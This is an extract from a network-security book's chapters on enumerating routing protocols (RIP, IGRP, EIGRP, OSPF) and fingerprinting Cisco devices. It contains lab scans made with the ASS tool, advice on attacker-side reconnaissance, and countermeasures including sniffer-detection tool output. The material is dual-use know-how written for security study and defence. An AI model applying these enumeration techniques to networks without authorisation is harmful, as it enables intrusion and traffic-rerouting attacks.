You can map these routing protocols by sniffing the network for routing updates and analyzing the packets received. However, the best (and probably the only) tool available to perform this task in an efficient manner is the autonomous system scanner (ASS), available from Phenoelit's IRPAS suite. ASS is capable of both passive and active router and routing domain discovery. In fact, when ASS is run in the active mode, it switches to passive sniffing after a scan is done. ASS supports both versions of RIP, Cisco proprietary Interior Gateway Routing Protocol (IGRP) and Enhanced Interior Gateway Routing Protocol (EIGRP), and ICMP Router Discovery Protocol (IRDP), an easy target for traffic redirection and DoS attacks on LANs.

Let's do a general ASS sweep (no pun intended) on the small testing LAN configured to show some of the capabilities of ASS:

```
Passive mode:
```

```
# ./ass -i eth0
```

```
ASS [Autonomous System Scanner] $Revision: 1.24 $
```

```
(c) 2k++ FX <fx@phenoelit.de>
```

```
Phenoelit (http://www.phenoelit.de)
```

```
IRPAS build XXXIX
```

```
passive listen ... (hit Ctrl-C to finish)
```

```
>>>Results>>>
```

```
Router 192.168.66.101 (RIPv2 )
```

```
RIP2 [ n/a ] unknown auth
```

```
RIP2 [ n/a ] 0.0.0.0/0.0.0.0, next: 192.168.66.100  
                                (tag 0, mtr 1)
```

```
RIP2 [ n/a ] 192.168.66.9/255.255.255.255, next: 192  
                                (tag 0, mtr 1)
```

```
RIP2 [ n/a ] 192.168.77.0/255.255.255.0, next: 0.0.0.0  
                                (tag 0, mtr 1)
```

```
Router 192.168.66.100 (RIPv2 )
```

```
RIP2 [ n/a ] unknown auth
```

```
RIP2 [ n/a ] 0.0.0.0/0.0.0.0, next: 0.0.0.0  
                                (tag 0, mtr 1)
```

```
RIP2 [ n/a ] 192.168.0.1/255.255.255.255, next: 0.0.0.0
```

```
(tag 0, mtr 1)
RIP2 [ n/a ] 192.168.66.9/255.255.255.255, next: 0.
(tag 0, mtr 1)
RIP2 [ n/a ] 192.168.66.105/255.255.255.255, next:
(tag 0, mtr 1)
```

Active mode:

```
# ./ass -i eth0 -A -v
ASS [Autonomous System Scanner] $Revision: 1.24 $
(c) 2k++ FX <fx@phenoelit.de>
Phenoelit (http://www.phenoelit.de)
IRPAS build XXXIX
```

Scanning

```
+ scanning IRDP ...
+ scanning RIPv1 ...
+ scanning RIPv2 ...
+ scanning IGRP ...
+ waiting for EIGRP HELLOs (12s) ...
Continuing capture ... (hit Ctrl-C to finish)
>>>Results>>>
```

```
Router 192.168.66.100 (RIPv1 RIPv2 )
RIP1 [ n/a ] 0.0.0.0 (metric
RIP1 [ n/a ] 192.168.0.1 (metric
RIP1 [ n/a ] 192.168.66.9 (metric
RIP1 [ n/a ] 192.168.66.105 (metric
RIP2 [ n/a ] unknown auth
RIP2 [ n/a ] 0.0.0.0/0.0.0.0, next: 0.0.0.0
(tag 0,
RIP2 [ n/a ] 192.168.0.1/255.255.255.255, next: 0.0.0.0
(tag 0,
RIP2 [ n/a ] 192.168.66.9/255.255.255.255, next: 0.0.0.0
(tag 0,
RIP2 [ n/a ] 192.168.66.105/255.255.255.255, next: 0.0.0.0
(tag 0,
```



```

Router 192.168.66.101 (RIPv2 )
      RIP2 [ n/a ]  unknown auth
RIP2 [ n/a ]  0.0.0.0/0.0.0.0, next: 192.168.66.100
                                     (tag 0,
RIP2 [ n/a ]  192.168.66.9/255.255.255
                                     (tag 0,
RIP2 [ n/a ]  192.168.77.0/255.255.255.0, next: 0.0.
                                     (tag 0,

```

From this output, you can see that two routers are running Routing Information Protocol (RIP) on the network. Authenticated RIPv2 is used, even though the authentication method (`ip rip authentication mode md5`) was not determined. If the authentication was plaintext (a security hole), the password would have been shown in the output. In active mode, router 192.168.66.100 does respond to RIPv1 requests telling about the hosts it knows, while router 192.168.66.101 ignores these requests. This shows the usefulness of the active mode, since in the passive mode ASS could not discover that router 192.168.66.100 supports RIPv1, which is a vulnerability. RIPv1 information is simple— route and metric. To the contrary, RIPv2 also transmits the netmask, next hop, and tag. Since the routing domain number is not currently used with both RIP versions, [n/a] is shown instead of the domain number.

We can remove RIPv2 authentication with the following:

```

cisco-2611b(config)#int e0/0
cisco-2611b(config-if)#no ip rip authentication mode md5
cisco-2611b(config-if)#no ip rip authentication key-chain te

```

The only change we see in active mode ASS output is the absence of the "unknown auth" line. Nevertheless, when we look at the packets' exchange using tcpdump and Ethereal, when the authentication is on, RIPv2 responses to ASS contain only authentication data trailer. When RIP authentication is turned off, we can see the actual routes sent back to the requesting host. But since we can see the very same routes via passive sniffing whether the RIP authentication is on or off, this does not bring significant difference to the scan output observed.

Let's have a look at what is going on when we scan with ASS from that router's side (authentication off):

```
cisco-2611b#terminal monitor
```

```
cisco-2611b#debug ip rip events
```

```
RIP event debugging is on
```

```
Now the active mode scan is on:
```

```
000051: 2w2d: RIP: ignored v1 packet from 192.168.66.102 (il
```

```
000052: 2w2d: RIP: received v2 update from 192.168.66.100 or
```

```
000053: 2w2d: RIP: Update contains 4 routes
```

```
000054: 2w2d: RIP: ignored v1 packet from 192.168.66.102 (il
```

```
000055: 2w2d: RIP: received v2 request from 192.168.66.102 c
```

```
000056: 2w2d: RIP: sending update with long TTL
```

```
000057: 2w2d: RIP: sending v2 update to 192.168.66.102 via E
```

```
000058: 2w2d: RIP: received v2 request from 192.168.66.102 c
```

```
000059: 2w2d: RIP: sending update with long TTL
```

```
000060: 2w2d: RIP: sending v2 update to 192.168.66.102 via E
```

```
000061: 2w2d: RIP: sending v2 update to 224.0.0.9 via Etherr
```

This router does not support RIPv1; thus version 1 requests are treated as illegal and ignored. The update from 192.168.66.100 is legitimate. It does not trigger any response. The request from 192.168.66.102 is ASS, and it

triggers a response with long Time to Live (TTL) value. This response is sent selectively to our ASS-ing host. It is followed by an update to the multicast address used by RIPv2.

How does ASS trigger RIP responses? It sends RIPv1 and RIPv2 request packets with the infinity metric 16, unspecified address, address family, route tag, netmask, and next hop ([Figure 4-19](#)).



Figure 4-19: Querying RIP with ASS

In addition, ASS sends two ICMP type 10 (router solicitation) packets to 255.255.255.255 to discover whether IRDP is running on the network. It also tries to bruteforce the IGRP routing domain number by sending IGRP

routing domain numbers independently of the presence of HELLO packets, use the `-M` option. Generally, ASS is options-rich:

```
# ./ass
./ass [-v[v[v]]] -i <interface> [-ApcMs] [-P IER12]
      [-a <autonomous system start> -b <autonomous system st
      [-S <spoofed source IP>] [-D <destination ip>]
      [-T <packets per delay>]
      [-r <filename>]
```

You can increase the level of output verbosity by adding `-v[v[v]]`. Choose from which interface and IP the scan is going to run, select a specific supported protocol instead of scanning for all of them as per the preceding examples, choose a particular router to scan (`-D`), choose a range of routing domain numbers to bruteforce, and so on. The supported protocols are assigned as follows:

```
I = IGRP
E = EIGRP
R = IRDP
1 = RIPv1
2 = RIPv2
```

Don't forget to wait for a few minutes after going into "passive listen" or "Continuing capture" before aborting the tool to see the output. This will ensure that ASS has captured all the routing updates and query responses currently traversing the tested network. As to the verbosity level used when scanning in active mode, we suggest setting either `-v` or `-vv`. After all mapping is done, whether actively or by passive sniffing, get a piece of paper and draw the scheme of the network layout as you see it from the routing protocol. This is easy with RIP, which uses hops as a metric, and it's a bit more complicated with IGRP and EIGRP, which usually rely on the bandwidth and delay for route's cost estimation.

Enumerating OSPF

Attack

Popularity:	6
Simplicity:	6
Impact:	9
Risk Rating:	7

ASS does not enumerate OSPF. OSPF is a complex and interesting IGP that can provide a wealth of information about the networks it serves and become a target for efficient routing attacks. It is a hierarchical protocol with support of multiple areas of different types and significance. Investigating OSPF routing can tell us a lot about the network topology, links, bandwidth, second and even first network layers, routers with specific OSPF roles, and OSPF areas assignment. To enumerate OSPF, we can use the following methods:

- Running OSPF-related show and debug commands on a router under your control
- Querying involved routers via SNMP for OSPF-specific information
- Passively sniffing the traffic (for example, with Ethereal)
- Passively sniffing the traffic but using some tricks to trigger routing update floods

The first approach is easy, provided that you have managed to penetrate a router running OSPF. The commands you would like to check out include these:

```
show ip route
show ip protocols
show ip ospf
show ip ospf database
show ip ospf interface
```

```
show ip ospf neighbor detail
show ip ospf border-routers
show ip ospf virtual-links
```

The second approach also requires a certain level of access to the routers on the enumerated network, at least knowing a valid read-only SNMP community (usually public) enabled on these routers. Everything you need to know about using SNMP to query and alter OSPF routing is described at the Cisco web site "OSPF Configuration Management with SNMP" at http://www.cisco.com/en/US/tech/tk869/tk769/technologies_white_paper0918. However, investigating OSPF routing peculiarities using the NET-SNMP *snmpwalk* tool manually is timeand effort-consuming. But there is a wonderful and easy-to-use SNMP-based OSPF enumeration tool, which is free, colorful, and runs in Windows. This tool is Polyphemus (<http://www.dia.uniroma3.it/~polyph/>). Polyphemus allows you to look inside the OSPF routing domain and explore the areas, separating routers, and physical links between them. To install Polyphemus, you need a Windows 2000 machine (we ran it using vmware) and Java Software Development Kit (SDK) for Windows, which can be obtained from <http://www.java.sun.com/j2se/> as well as other mirror sites.

After unpacking Polyphemus, copy the polifemo directory to C: and run the *startServer.bat* script. You should see a CLI interface; wait until it displays the "PolifemoServer bound in registry" message, indicating that the server is running. Then run the *startClient.bat* script and begin exploring by choosing Discovery OSPF and then Inter-Area or Intra-Area Connections, and following the instructions presented by an appropriate OSPF Discovery Wizard. An OSPF area number, as well as router IP or investigated network address range, can be given to the tool for investigation. We will not bombard you with a multitude of Polyphemus output screenshots—the tool's web site presents a vast variety of those in the Snapshot Gallery section and even has a downloadable clip of Polyphemus in action.

But what if you don't have access to any of the routers on the network and failed to guess a valid SNMP community? Well, "if in doubt, sniff it out." (Note: Please do not apply this rule to unknown powdery substances.)

Passive sniffing should suffice in the majority of cases. The OSPF HELLO packets and routing updates are sent to specific multicast addresses registered for use by this routing protocol and should be universally sniffable on a switched network, unless second layer control of multicast traffic propagation using Cisco Group Management Protocol (CGMP; see <http://www.cisco.com/warp/public/473/22.htm#cgmp>) is employed. The HELLO packets are sent every 10 or 30 seconds, depending on the network type (more on this will follow in the "[Analyzing OSPF Enumeration Data](#)" section), and you won't wait for long before seeing them flying by. To the contrary, OSPF routing updates are sent every 30 minutes—if the routes do not change. If a route goes down or a new route appears, OSPF will propagate the information about the change across the network. Of course, when enumerating, you want to see the whole network topology table and not just the current change in the routing topology. Thus, you are limited to two options:

- Waiting until the regular 30-minute update
- Connecting a new OSPF router to the network (or emulating this event by sending forged OSPF packets)

Of course, if you are running an internal security audit, you can walk in with a preconfigured Cisco router in your hands and plug it in. How practical is this method to a hacker? Actually, this is not such an impossible task. If a hacker manages to break into a UNIX/UNIX-like machine on the same network, she or he can install routing software (for example, Quagga for Linux) and have a "black hat router" ready for action. (The installation and malicious use of open source routing suites is outlined in detail in the [last chapter](#) of this book.)

Alternatively, a hacker can be a malicious employee or use social engineering to obtain physical access to the network and plug in a pocket router built on a Linux PDA (Sharp Zaurus, iPAQ). Or, even better, he or she can plug in a rouge wireless device (USB dongle in ad hoc mode, mini-access point, Ethernet-to-wireless bridge) to connect the "malicious router" to the network while being outside the network's premises. Of course, one would not go that far just to enumerate OSPF routing, but doing this is one of the

advantages of having a host under your control on the target network, whatever means were used to obtain such control. (By the way, we did encounter large, wide-open 802.11 networks running unauthenticated OSPF in the wild. It seems that some people never learn, no matter what.)

Apart from installing a routing suite on a hacked or rouge host, an attacker can emulate a new router joining the network by sending a sequence of packets typical for an OSPF handshake that takes place when a new router joins the network. Such a process can be emulated by using Nemesis, Spoof, or IPSorcery—the tools we are going to use a lot in the [last chapter](#) of this book. However, in our experience, this is more cumbersome than configuring Quagga, MRT, BIRD, or Gated.

Analyzing OSPF Enumeration Data

Attack

<i>Popularity:</i>	6
<i>Simplicity:</i>	8
<i>Impact:</i>	9
<i>Risk Rating:</i>	8

The first things you are going to see are OSPF HELLO packets. OSPF HELLO isn't a simple keepalive-type protocol and provides a wealth of information. The HELLO packets contain the following:

- **Router ID** This is the IP of the router's loopback interface or the highest IP address on the router.
- **HELLO Interval** This is the time between sending HELLO packets.
- **Router Dead Interval** After this time passes, a neighbor router is considered to be unreachable.

- **Neighbor** This is the IP address of the neighbor router.
- **Area ID** This is the OSPF network area number, presented either as decimal or in an IP-like notation (1 and 0.0.0.1, 10 and 0.0.0.10 are the same).
- **Router Priority** This is initially a Cisco proprietary value, now outlined in RFC 2328, that allows you to set a higher priority on a router without being dependent on the IP values.
- **Designated Router** This is the IP address of the Designated Router (DR)—the main router in the OSPF area.
- **Backup Designated Router** This is the IP address of the Backup Designated Router (BDR), selected to take the DR function in case it goes down.
- **Authentication** This field defines a type of authentication used by OSPF (none, plaintext password, or MD5 hash).
- **Stub Area Flag** When this flag is set, the network area is a stub—an OSPF cul-de-sac.

Every single parameter in this list is important for network enumeration.

The first thing you need to look at is whether authentication is used. If not, you can freely inject malicious routing updates into the network. Then, have a look at where DR and BDR are present, if they are present. A DR maintains all neighbor connections in the area to reduce the need for having the full mesh of connections. It is selected as a result of elections via the HELLO protocol and uses a specific multicast address 224.0.0.6, as well as "all OSPF routers" 224.0.0.5 address. This is the router a hacker who wants to reroute traffic would be after. If the network is correctly configured, this is the most powerful and resourceful router in the area. BDR should be the same in terms of its resources and configuration or come close to it. If the area ID is 0, you are on the OSPF backbone, where all network traffic is passing and can be attacked. If you are not in area 0, you want to get there. Have a look at various routing updates sniffed and see which ones have

originated from area 0 and which IP range is the backbone.

Now let's determine the network topology and type. If the routing updates are sent to 224.0.0.5 / 224.0.0.6, both DR and BDR are present, HELLO interval is 10, and Dead Interval is 40 seconds, then it is a broadcast-supporting, multi-access, fully meshed network such as Ethernet or its emulations, such as LANE (Ethernet-over-ATM). If with the very same settings DR and BDR are absent (and so is the traffic to/from 224.0.0.6), it is a point-to-point link with broadcast support, likely a serial line. Point-to-multipoint broadcast-supporting star networks, for example serial lines with multiple subinterfaces, are similar to point-to-point links by their OSPF characteristics, but the HELLO interval and Dead interval are 30 and 120 seconds.

Point-to-point nonbroadcast networks (Frame Relay, X.25, ATM links) will also have these HELLO and Dead interval values; however, you won't see any broadcast or multicast traffic (surprise!) and all HELLO and routing update packets will be sent to the unicast addresses of participating routers. Multi-access nonbroadcast networks (such as fully-meshed Frame Relay, X.25, and ATM WAN clouds) have the same HELLO and Dead intervals with point-to-point nonbroadcast networks, but DR and BDR are there.

To reinforce your estimates about the physical layer of the enumerated network, calculate the bandwidth of its links from the OSPF cost parameter in the routing updates. The cost (also called *metric*) of an interface in OSPF is inversely proportional to the bandwidth of that interface, and the formula used to calculate the cost is $100,000,000/\text{bandwidth}$ in bps. One hundred Mbps (Fast Ethernet) would have a cost of 1, a T1 line has a cost of 64, and a 56 Kbps dial-up link has a cost of 1785. Knowing the bandwidth is helpful in understanding what kind of network are you remotely sniffing—for example, frame relay, multiple subinterfaces, star topology, nonbroadcast media, multiple 128 Kbps circuits, or T1 pipe. Neat!

One thing that remains to be enumerated is the OSPF areas. You need to do this to know where you are and where you can get to on the network. You would also want to enumerate routers with special roles in multi-area OSPF routing (no, we do not refer to DR and BDR in this case).

To summarize, OSPF areas can be the following:

- The backbone area ID 0; it connects all other areas together.
- An ordinary area, connected to the backbone.
- A stub area, mentioned earlier when we discussed HELLO packets. External networks redistributed from other routing protocols into OSPF are not allowed to be flooded into a stub area. Routing from the stub area to the outside world is based on a default route. Stub areas cannot carry through virtual links connecting distant areas to area 0.
- A totally stubby area. This is a Cisco proprietary solution that extends the concept of stub area to further reduce the size of a routing table inside an area. No external and summary routes propagate into the totally stubby area, and the only way out of it is a default route. The presence of this area indicates that all deployed routers are of Cisco make and are likely to be positioned on a remote site/branch network with a single link to the central site.
- A not so stubby area (NSSA). NSSA is a stub area that allows the injection of external routes in a limited fashion into the stub area. This could be a network branch that has its own Internet connection to use for itself without advertising it to the backbone. There is a good chance that egress filtering at such connection would be less restricted than at the main site Internet link, and such a connection could be used for a backdoor/backchannel link to the corporate network.

In accordance to their position in the OSPF network hierarchy, routers also have specific roles. Area Border Routers (ABRs) connect two or more OSPF areas together and hold a full topological database for every area they connect. Autonomous System Boundary Routers (ASBRs) connect the OSPF domain to the outside world. ASBR is the only router that can redistribute OSPF routes into other routing protocols. It must reside in the

area 0. In general, all routers positioned on area 0 are called *backbone* routers. All routers in other areas with all interfaces within one area are called *internal* routers. An internal router maintains a database of all subnets within the area and does not send routing updates outside of it. From the attacker's viewpoint, ABRs and ASBRs are the most interesting targets.

To determine the router's role and the area at which it is positioned, analyze linkstate advertisement (LSA) routing updates. Propagation of each of the seven LSA types is area-specific. By looking at which LSA types are present within an area and from which router they originate, you can determine the area type and router role:

- Type 1 LSA is called *router link*. It propagates routing data to all other routers within a single area.
- Type 2 LSA is the *network link*. It is also flooded within a given area but is sent only by the designated router to all routers with which this router has a neighbor relationship.
- Type 3 LSA is the *network summary link*. These LSAs are sent by ABR routers between the areas and summarize IP ranges from one area to another.
- Type 4 LSA is an *external ASBR summary link*. The ABR sends this LSA type to ASBR, and its purpose is to advertise the metric (cost) between these two routers.
- Type 5 LSA is an *external link* LSA generated by the ASBR to advertise routes to other OSPF domains, whether OSPF or static.
- Type 6 LSA is a *group membership link* entry generated by multicast OSPF routers.
- Type 7 LSA (*NSSA external LSA*) is sent by ASBR in the NSSA. It is very much like the type 5 LSA but is not propagated outside the not so stubby area. Seeing Type 7 LSAs is a telltale sign that you are sniffing within one.

To identify other areas, take the following into account:

- Stub area routers set a stub flag in HELLO packets. There are no LSA types 4 and 5 within a stub area.
- Totally stubby areas block LSA types 3, 4, and 5.
- Not so stubby areas block LSA types 4 and 5 and propagate LSA type 7.

Hopefully, by now you can make sense out of those tcpdump (or Kismet) dumps with OSPF packets in them and understand your position on the network and its topology, identify interesting routers for further exploitation, and determine whether OSPF itself is vulnerable to attacks. As with other IGPs, it pays to draw the network diagram as OSPF sees it and label OSPF areas, router roles, and bandwidth for each advertised interface. An automatic tool to do such packet capture–based mapping for various IGPs in detail awaits its developers. We wish we had more free time.

Countermeasures for IGP Enumeration

Countermeasure

As in the BGPv4 case, you can't do much about some of these attacks. However, one obvious thing to do is to restrict the spread of routing updates on the need-to-receive basis. By no means should the routing updates cross the boundaries of your network and be sniffable outside. To prevent that, use route distribution lists and passive interfaces, as we describe in the [last chapter](#) of the book. Another thing covered there is enabling proper routing updates authentication. While authenticating updates will not stop attackers from sniffing them and

mapping the network, some active query methods can be thwarted if packets from unknown routers are dropped.

In terms of development, it makes perfect sense to add the signatures of active routing enumeration to a variety of IDS tools such as Snort. A description of packets sent by ASS, as outlined in this chapter, should be helpful to anyone embarking on such a project. In general, a database should exist containing all legitimate router addresses on the network, and any routing update not coming from an address in the database should trigger an IDS response.

A lot of data discussed in this chapter is related to sniffing the network and analyzing the bypassing routing traffic to map the network and identify its weak points. A logical step to prevent this is to detect and eliminate sniffers on your network. Many tools can be used to accomplish that. One such program is ARP Promiscuous Node Detection (APD):

```
# ./apd -s 192.168.77.5 -e 192.168.77.6 -d eth0
APD v1.1b : ARP Promiscuous Node Detection.
Written by: Dr.Tek of Malloc() Security
-----[ APD starting ]-----
==> Probing host: 192.168.77.5
==> 192.168.77.5 is not in promiscuous mode.
==> Probing host: 192.168.77.6
==> 192.168.77.6 is in promiscuous mode.
-----[ APD ending ] -----
```

In addition to the ARP response text, more complex programs can be used to detect promiscuous interfaces on LANs that use methods. Using such methods together allows system administrators to be more confident when searching for remote sniffers. Two open source tools we commonly use when looking for sniffers are *sniffdet* and *sentinel*. These tools offer two additional ICMP (ping response and ping latency) and a DNS (fake TCP connections) tests. (Since this goes outside the scope of this book, you can check these tools' documentation to understand how the listed tests work.)

We have found the DNS and latency tests to be the most unreliable:

```
# sentinel -t 192.168.77.6 -f 1.1.1.1 -d
          [ The Sentinel Project: Remote promiscuous detec
          [ Subterranean Security Group (c) 2000 ]
```

Device: eth0

Source IP Address: 192.168.77.5

Source Hardware Address: 0:4:75:e7:26:51

Target: 192.168.77.6

Fake Host: 1.1.1.1

Performing DNS Resolve test.

Creating 10 fake TCP connections.....

Results: 192.168.77.6 tested negative to dns test.

```
# sniffdet -t latency -v 192.168.77.6
```

Sniffdet Report

Generated on: Fri Oct 15 18:05:36 2004

Tests Results for target 192.168.77.6

Test: Latency test

 Ping response with custom packet flood

Validation: OK

Started on: Fri Oct 15 18:05:23 2004

Finished on: Fri Oct 15 18:05:36 2004

Bytes Sent: 31747767

Bytes Received: 0

Packets Sent: 1274943

Packets Received: 105

RESULT:


```
Normal time: 0.1
Flood round-trip min/avg/max: 0.2/2.2/2.8 ms
Number of valid tests: #1
Number of tests with positive result: #0
But
# sentinel -t 192.168.77.6 -f 1.1.1.1 -e
    [ The Sentinel Project: Remote promiscuous detection
      [ Subterranean Security Group (c) 2000 ]
Device: eth0
Source IP Address: 192.168.77.5
Source Hardware Address: 0:4:75:e7:26:51
Target: 192.168.77.6
```

```
Performing ICMP etherping test
Sending out 10 bogus ICMP ECHO packets..
```

```
Results: 192.168.77.6 tested positive to etherping test.
```

The results of an ARP test were also positive, and that host is, indeed, in promiscuous mode.


The mechanism of getting debug information on a Cisco router does not involve setting an interface into a

Note promiscuous mode, and a taken-over router used to sniff the network via a `debug ip packet` or other debug command would not be detected by the tools we have outlined.

 Previous

Next 

 Previous

Next 

SUMMARY

Many unconventional methods of network enumeration go far beyond the traditional whois, ping sweeps, and traceroute. One such method is using Google to find complete or nearly complete Cisco router and switch configuration files as well as other relevant pieces of data, such as MRTG web pages and configs. With some luck, you can even take over a misconfigured router or switch using nothing but your favorite web browser.


Another approach is to query the BGP protocol—either directly or via searching routing registry databases that are very likely to contain useful data about the network range of interest. The easiest way to find all networks that belong to an organization; their addresses, netmasks, and use; links to the outside world; border routers; connected networks; and directions of traffic flow on the Internet is to ask BGP about it. An attacker who plans a traffic rerouting and modification or a DDoS attack will find such information very useful.

As to enumeration of IGPs, unless the network border router is misconfigured, you need to be on the network the protocol runs through and you won't be able to do anything from the Internet. However, there are hacked-in hosts, internal attackers, social engineering, rogue devices, wireless, and other methods—thus there are many cases in which IGP enumeration comes in handy. When performed properly, the investigation of IGP routing provides an attacker with a complete map of the network and a lot of details about the routers involved. No network reconnaissance is better than this.

 [Previous](#)

[Next](#) 

 Previous

Next 

Chapter 5: Enumerating and Fingerprinting Cisco Devices

OVERVIEW


In [Chapter 4](#), we performed detailed autonomous system and routing domain mapping to look at the network as a whole. In this chapter, we look at standalone hosts such as routers and switches to identify their operational systems, open ports, running services, and supported protocols.

Initially, we planned for a single chapter to be devoted to network and host reconnaissance. However, the Border Gateway Protocol (BGP) turned out to be such great fun to play with that the network enumeration section outgrew its expected size. We split off the host enumeration and fingerprinting section to give us a better opportunity to describe this important part of the attacking procedure in greater detail. As in [Chapter 4](#), we start from a less intrusive methodology, such as sniffing traffic and passive fingerprinting, and slowly move to full-connect portscans and banner grabbing.

 [Previous](#)

[Next](#) 

 Previous

Next 

SNIFFING FOR CISCO-SPECIFIC PROTOCOLS

During the two decades since it was founded, Cisco Systems has developed a variety of useful proprietary network protocols on all layers of the Open System Interconnection (OSI) model. In this book, we are not concerned with their functionality and cool features; instead, we focus on the fact that these protocols give away all Cisco-made devices on an investigated network with ease and without a malicious hacker needing to send a single packet to the enumerated device. The hacker can simply look at the hosts sending the proprietary protocol's Protocol Data Units (PDUs) and hosts responding to them and log their MAC and IP addresses. Some of these protocols have known security flaws that allow exploitation of hosts sending them without any further device fingerprinting necessary. This helps an experienced attacker stay as quiet as possible on the attacked network. A list of common Cisco proprietary and related protocols, layer by layer, is presented in [Table 5-1](#).

Table 5-1: Common Cisco Proprietary Protocols

Protocol	Destination Multicast MAC or IP Address Used	Comments
Data-Link Layer		
Port Aggregation Protocol (PAgP)	01-00-0c-cc-cc-cc	SNAP High-level Data Link Control (HDLC) protocol type 0x0104. Used to bundle ports on Catalyst switches into an EtherChannel. Similar to Ethernet bonding in the Linux world.
VLAN Trunking	01-00-0c-cc-	SNAP HDLC protocol type 0x2003. Exploitable and gives away a lot of data

Protocol (VTP)	cc-cc	about configured virtual LANs (VLANs) (see Chapter 12).
Inter Switch Link (ISL)	01-00-0c-00-00-00	Functionally similar to 802.1q. Watch out for baby giant frames. Not to be confused with the Internet Security Label, also abbreviated as ISL.
Dynamic Trunking Protocol (DTP)	01-00-0c-cc-cc-cc	SNAP HDLC protocol type 0x2004. Negotiates trunk port mode between Cisco Catalyst switches. Exploitable to jump VLANs (see Chapter 12).
Spanning Tree PVST+	01-00-0c-cc-cc-cd	SNAP HDLC protocol type 0x010b. Cisco proprietary version of the Spanning Tree Protocol (STP). Exploitable (see Chapter 12).
STP Uplink Fast	01-00-0c-cd-cd-cd	SNAP HDLC protocol type 0x200a. Speeds up STP convergence time in the presence of redundant links on networks consisting of Catalyst switches.
VLAN Bridge STP	01-00-0c-cd-cd-ce	SNAP HDLC protocol type 0x010c. Operates on top of IEEE STP to bridge VLANs while running single instance of STP. Indicates presence of Catalyst 6000/6500 switches with Multilayer Switch Feature Cards (MSFCs) installed.
Cisco SYNC	01-00-0c-ee-ee-ee	Sent by the root bridge on VLAN 1 every 2 minutes. Helps to maintain an accurate STP topology.
System Network Architecture (SNA) Switching	N/A	Carries SNA traffic directly across IP network without being encapsulated. IBM mainframe is nearby.

(SNASw)		
Data-Link Switching (Cisco DLSwt)	N/A	Transports SNA and NetBIOS traffic over IP. IBM mainframe is nearby.
Cisco Discovery Protocol (CDP)	01-00-0c-cc-cc-cc	SNAP HDLC protocol type 0x2000. CDP is your best friend, and some attacks are CDP-related, too (see Chapter 12).
Cisco Group Management Protocol(CGMP)	01-00-0c-dd-dd-dd	SNAP HDLC protocol type 0x2001. Limits the forwarding of IP multicast packets only to those ports associated with IP multicast clients on Catalyst switches.
Layer 2 Forwarding (L2F) protocol	N/A	Old Cisco data-link layer proprietary protocol; see RFC 2341.
Network Layer		
Hot Standby Routing Protocol (HSRP)	224.0.0.2 (all routers)	Creates a virtual router for redundancy reasons. Exploitable (see Chapter 13).
Generic Routing Encapsulation (GRE)	N/A	Originally Cisco tunneling protocol, now supported by many non-Cisco devices and systems. Often indicates a presence of virtual private network (VPN) above it. Exploitable (see Chapter 13).
Enhanced Interior Gateway Routing	224.0.0.10	Exploitable (see Chapter 14).

Protocol (EIGRP)		
Interior Gateway Routing Protocol (IGRP)	224.0.0.10	Exploitable (see Chapter 14).
Application Layer		
Skinny Client Control Protocol (SCCP)	N/A	Cisco proprietary protocol used between Cisco Call Manager and Cisco VoIP phones. Indicates the presence of these devices and VoIP in use.
Web Cache Communication Protocol (WCCP)	N/A	Provides transparent caching by diverting HTTP traffic to the Cisco Cache Engine. Has a security flaw (Cisco bug ID CSCdk07174).

Tip

Many of the MAC addresses listed for Cisco proprietary data-link protocols can be viewed by executing the `show cam system` command on CatOS or `show mac self` command on IOS-like Catalyst switches

As you can guess from [Table 5-1](#), by passively sniffing network traffic, it is possible to obtain far more data than many could have imagined. This includes the precise type of the Cisco device in use (for example, Cisco Cache Engine, Cisco VoIP phone, high-end Catalyst switch with Multilayer Switch Feature Card [MSFC]) and even the characteristics of a specific interface exposed to your eavesdropping (for example, the presence of a trunk port on a switch).

Remember that CDP, VTP, and PAgP updates are always forwarded on trunks with a VLAN 1 tag. So do not assume that you are on VLAN 1 (as you would love to be) if you see them. On the contrary, 802.1q updates are forwarded untagged on the VLAN 1 for interoperability reasons, unless VLAN 1 has

been cleared from the trunk port. Cisco PVST+ updates are sent and tagged for all other VLANs. Watching for these small details helps you determine which VLAN you are on, an important prerequisite for VLAN jumping/trunk port-forcing attacks, described later in the book.

Other vital considerations when strolling through Cisco proprietary protocols flying across the network include the presence of H.323 (VoIP) and VPN traffic and the structure of the STP tree. An STP root switch should be the "fattest" switch on the network, and you want your box to become a root switch instead of the legitimate one (we cover STP attacks in [Chapter 12](#)). Finally, the detailed enumeration of interior gateway protocols (IGPs) (such as IGRP) was discussed in [Chapter 4](#).

Dissecting CDP Frames

Attack

<i>Popularity:</i>	10
<i>Simplicity:</i>	10
<i>Impact:</i>	10
<i>Risk Rating:</i>	10

Cisco Discovery Protocol (CDP) is so important in Cisco device enumeration and fingerprinting that it deserves a section on its own. Wouldn't it be wonderful if a finger-printed device would effortlessly tell an attacker everything about itself? CDP does precisely that—alas, on the same broadcast domain only. Even better, it would run practically over any Layer 2 protocol that supports Subnetwork Access Protocol (SNAP) encapsulation (all LAN media, HDLC, frame relay, and asynchronous transfer mode [ATM]) and is enabled by default on the majority (if not all) of Cisco hosts. To add insult to injury, an existing efficient Denial of Service (DoS) attack against Cisco routers exploits CDP, and a method is available to extract the CDP and other data remotely by using a memory leak in old, but still frequently

encountered, IOS 11.X versions.

Note In agreement with Cisco, HP ProCurve switches also support and use CDP. Thus, not all CDP broadcasting (well, multicasting) devices are Cisco-made, but you'll see it in the CDP frames anyway.

The best way to see the characteristics and capabilities of CDP is by example:

```
cisco-2611b#show cdp
```

```
Global CDP information: Sending CDP packets every 60 seconds
    Sending a holdtime value of 180 seconds
    Sending CDPv2 advertisements is enabled
    Source interface is Loopback0
```

```
cisco-2611b#show cdp interface
```

```
Ethernet0/0 is up, line protocol is up
    Encapsulation ARPA
    Sending CDP packets every 60 seconds
    Holdtime is 180 seconds
Serial0/0 is up, line protocol is up
    Encapsulation PPP
    Sending CDP packets every 60 seconds
    Holdtime is 180 seconds
Ethernet0/1 is up, line protocol is up
    Encapsulation ARPA
    Sending CDP packets every 60 seconds
    Holdtime is 180 seconds
```

```
cisco-2611b#sh cdp traffic
```

```
CDP counters:
```

```
Total packets output: 56241, Input: 17528
Hdr syntax: 0, Chksum error: 0, Encaps failed: 0
No memory: 0, Invalid packet: 0, Fragmented: 0
CDP version 1 advertisements output: 18713, Input: 17528
```

```
CDP version 2 advertisements output: 37528, Input: 0
cisco-2611b#sh cdp neighbors
Capability Codes: R - Router, T - Trans Bridge, B - Source F
                  S - Switch, H - Host, I - IGMP, r - Repeat
Device ID Local Intrfce Holdtme Capability Platform Port ID
cisco2503 Ser 0/0 150 R 2500 Ser 1
002660741(Gromozeka)
